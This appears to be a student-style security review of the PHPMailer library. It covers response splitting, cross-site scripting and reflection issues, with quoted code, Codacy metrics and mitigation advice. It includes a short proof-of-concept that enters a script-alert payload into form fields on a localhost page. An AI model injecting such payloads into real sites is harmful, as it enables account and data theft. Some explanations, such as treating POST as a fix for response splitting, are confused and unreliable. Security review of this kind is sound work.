
HTTP response splitting occurs when:

- Data enters a web application through an untrusted source, most frequently an HTTP request.
- The data is included in an HTTP response header sent to a web user without being validated for malicious characters.

HTTP response splitting is a means to an end, not an end in itself. At its root, the attack is straightforward: an attacker passes malicious data to a vulnerable application, and the application includes the data in an HTTP response header.

To mount a successful exploit, the application must allow input that contains CR (carriage return, also given by %0d or \r) and LF (line feed, also given by %0a or \n) characters into the header AND the underlying platform must be vulnerable to the injection of such characters. These characters not only give attackers control of the remaining headers and body of the response the application intends to send, but also allow them to create additional responses entirely under their control.

The code snippet in PHP mailer vulnerable to Response Splitting:



```
if (!isset($_GET['code'])) {
    // If we don't have an authorization code then get one
    $authUrl = $provider->getAuthorizationUrl($options);
    $_SESSION['oauth2state'] = $provider->getState();
    header('Location: ' . $authUrl);
    exit;
// Check given state against previously stored one to mitigate CSRF attack
} elseif (empty($_GET['state']) || ($_GET['state'] !== $_SESSION['oauth2state'])) {
    unset($_SESSION['oauth2state']);
    unset($_SESSION['provider']);
    exit('Invalid state');
} else {
```

Cross Site Scripting:


Cross Site Scripting (CSS for short, but sometimes abbreviated as XSS) is one of the most common application level attacks that hackers use to sneak into web applications today. Cross site scripting is an attack on the privacy of clients of a particular web site which can lead to a total breach of security when customer details are stolen or manipulated. Unlike most attacks, which involve two parties – the attacker, and the web site, or the attacker and the victim client, the CSS attack involves three parties – the attacker, a client and the web site.

phpMailer is vulnerable to cross-site scripting (XSS) attacks. The attacks exist because it does not properly sanitize the user supplied input to the "From Email Address" and "To Email Address" fields of `code_generator.php`. The vulnerability exists due to insufficient validation of user-supplied data passed via specially crafted parameter to 'code_generator.phps' example script. A remote attacker can trick the victim to follow a specially crafted link and execute arbitrary HTML and script code in victim's browser in security context of vulnerable website.

Successful exploitation of this vulnerability may allow a remote attacker to steal potentially sensitive information, change appearance of the web page, perform phishing and drive-by-download attacks.

For a full online defense, installing an application firewall, like AppShield from Sanctum, that can detect and defend against any type of manipulation to the code and content sitting on and behind the web servers.

Steps to execute the vulnerability:




```
Vulnerable page :
/code_generator.php


Vulnerable Source :
312: echo $from_name;
18: $from_name = $_POST['From_Name'] : '';

313: echo $from_email;
19: $from_email = $_POST['From_Email'] : '';

314: echo $to_name;
20: $to_name = $_POST['To_Name'] : '';

315: echo $to_email;
21: $to_email = $_POST['To_Email'] : '';




POC :
http://localhost/code_generator.php

step 1 = Go To Web Page = http://localhost/code_generator.php

Step 2 = In the box : "From Email Address" AND "To Email Address"

Step 3 = input box , Add JavaScript Code : <script>alert('XSS')</script>
```

Reflection injection:


This vulnerability is caused by unsafe use of the reflection mechanisms in programming languages. An attacker may be able to create unexpected control flow paths through the application, potentially bypassing security checks. Exploitation of this weakness can result in a limited form of code injection. The code below is object oriented and is an example for reflection injection:

Ex-1:



```
//Avoid clash with built-in function names
if (!in_array($this->Debugoutput, ['error_log', 'html', 'echo']) and is_callable($this->Debugoutput)) {
    call_user_func($this->Debugoutput, $str, $this->SMTPDebug);

    return;
}
switch ($this->Debugoutput) {
    case 'error_log':
        //Don't output, just log
        error_log($str);
        break;
    case 'html':
        //Cleans up output a bit for a better looking, HTML-safe output
        echo htmlentities(
```

Ex-2:



```
    // Immediately add standard addresses without IDN.
    return call_user_func_array([$this, 'addAnAddress'], $params);
}

/**
```

Non-trivial Issues:

Documentation:

PHPMailer is not restricted to only one web server and can be used with all. The OAUTH X2 documentation and it seems that the current process is up and working. The missing part would be add documentation for the other servers that are supported but don't have a doc related (like Yahoo and Microsoft). Also, the ReadMe code doesn’t work if directly copied and pasted in the same way. So, the problem can be solved by creating a ReadMe which runs a sample code as well as the document should be in different languages to support universal usage of such an application.

Upgrade Issues:

There will be a lot of parsing errors if we trying to execute this application with an older version of PHP. Constant updating is necessary to maintain consistency, and therefore it becomes difficult to update a server PHP. Consider you have hosted a website. You get Server PHP version problem. This error occurs when a web server is running an older version of PHP (probably php4) and the phpmailer version you've download is for PHP5. Only your web hosting company can upgrade PHP to the new version.

The solution would be to download phpmailer for PHP4: link here. Then Rename (or delete) the phpmailer you've got now and replace it with the php4 version. You can also change web hosting providers to one offering more modern accommodations


Best Practices & Mitigation Techniques:

Codacy:

Codacy automates code reviews and monitors code quality over time. Static analysis, code coverage and metrics for PHPMailer integrated functions can be tested with the platform. The best thing is that they integrate GitHub with the platform.

Codacy is flexible and adapts to your code review process. Codacy pushes results as comments in your pull requests or as notifications in Slack or Hipchat channels.

Codacy also plays nice with your Continuous Integration tools and serves as an ideal complement to your unit tests.



Issues	Complex Files	Duplicated Code	Coverage
0% -1%	3% -1%	62% +31%	87% -1%

Date	Total Issues	Total LoC
4 January	11	28111

Issues Breakdown


Security	0	
Error Prone	4	-73%
Code Style	7	-81%
Compatibility	0	
Unused Code	0	
Performance	0	

Issues / Lines of code
0 -81.1%

Technical Debt
4h 15m -35.4%

Cross Site Scripting:

Defending against XSS is quite possible but it needs to be applied consistently while being intolerant of exceptions and shortcuts. Input Validation is any web application's first line of defense. An option, such as a country name, should match a list of allowed countries which likewise will prevent XSS payloads from being injected. Here the country is specified in test function file.


test/PHPMailerTest.php
Showing the top two matches   Last indexed on 14 Oct 2017

```
        $this->Mail->Body = 'This message is S/MIME signed.';
        $this->buildBody();

        $dn = [
            'countryName' => 'UK',
...
        $this->buildBody();

        $certprops = [
            'countryName' => 'UK',
```

Escaping data on output is a method of ensuring that the data cannot be misinterpreted by the currently running parser or interpreter. The obvious examples are the less-than and greater-than sign that denote element tags. Also, never inject data except In allowed locations. Here, in the test function -

<div ...="test"/>


<... href="http://www.example.com"/>

<style>...</style>

This would be a red flag.


Response Splitting:

To avoid response splitting, we should use HTTP POST rather than HTTP GET and avoid using HTTP GET requests while generating HTML forms. HTTP GET requests reveal URL-appended information, allowing sensitive information to be revealed in the URL string. In the get authtoken.php-




```
use Stevenmaguire\OAuth2\Client\Provider\Microsoft;

if (!isset($_GET['code']) && !isset($_GET['provider'])) {
...
$providerName = '';

if (array_key_exists('provider', $_GET)) {
    $providerName = $_GET['provider'];
    $_SESSION['provider'] = $providerName;
```

We should identify the originating user and the host destination making the application request in the user session identification. Verify that all subsequent requests are received from that same user's host origin until the user logs out. This protects application sessions from XSS hijacking and spoofing. This functionality has been integrated in the application.



```

require 'vendor/autoload.php';

session_start();

$providerName = '';

if (array_key_exists('provider', $_GET)) {
    $providerName = $_GET['provider'];
    $_SESSION['provider'] = $providerName;
```

The application should always return an error page or exception specific to the application error and the users request. We should not expose remote, system-level, and naming service specific exceptions to the user accessing the applications. These exceptions to the end user expose weakness in the application and allow hackers to design potential attacks.




```
<?php
/**
 * PHPMailer Exception class.
 * PHP Version 5.5.
 *
 * @see       https://github.com/PHPMailer/PHPMailer/ The PHPMailer GitHub project
...
 * FITNESS FOR A PARTICULAR PURPOSE.
 */

namespace PHPMailer\PHPMailer;

/**
 * PHPMailer exception handler.
```

Reflection Injection:

Reflected XSS is as dangerous as normal XSS, and usually comes at the most dusty corners of an application. It's crucial that you turn off HTTP TRACE support on all webservers. An attacker can steal cookie data via Javascript even when document.cookie is disabled or not supported on the client. This attack is mounted when a user posts a malicious script to a forum so when another user clicks the link, an asynchronous HTTP Trace call is triggered which collects the user's cookie information from the server, and then sends it over to another malicious.

Unit Testing:

It is necessary that the PHP mailer documentation is up to date. This can be accomplished when the process is agile to make the code secure and bug free. We can also write test cases with different programming languages to see if the customizations would not break upon actual deployment. There are certain unit test cases that are written in the application like:



```php

namespace PHPMailer\Test;

use PHPMailer\PHPMailer\PHPMailer;
use PHPMailer\PHPMailer\POP3;
use PHPUnit\Framework\TestCase;

```

Unit testing improves the quality of the code. It identifies every defect that may have come up before code is sent further for integration testing. Writing tests before actual coding makes you think harder about the problem. It exposes the edge cases and makes you write better code.

Some of the other cases are commented out which makes the code vulnerable and prone to attacks.

Conclusion:

Our detailed report has highlighted a lot of issues and problems and addressed many vulnerabilities with regards to PHPMailer. The application is else a secure way of delivering messages in PHP using SMTP.

Every Project needs detailed inspection and thorough reporting & documentation. This will help us to understand the open issues and solve them. Although most of the application is well written, there are some HTTP functions which needs to be added to make them more secure.

References:

- https://www.trendmicro.com/vinfo/us/threat-encyclopedia/vulnerability/7708/phpmailer-remote-code-execution-vulnerabilities
- https://www.fortinet.com/blog/threat-research/analysis-of-phpmailer-remote-code-execution-vulnerability-cve-2016-10033.html
- https://www.rapid7.com/db/modules/exploit/multi/http/phpmailer_arg_injection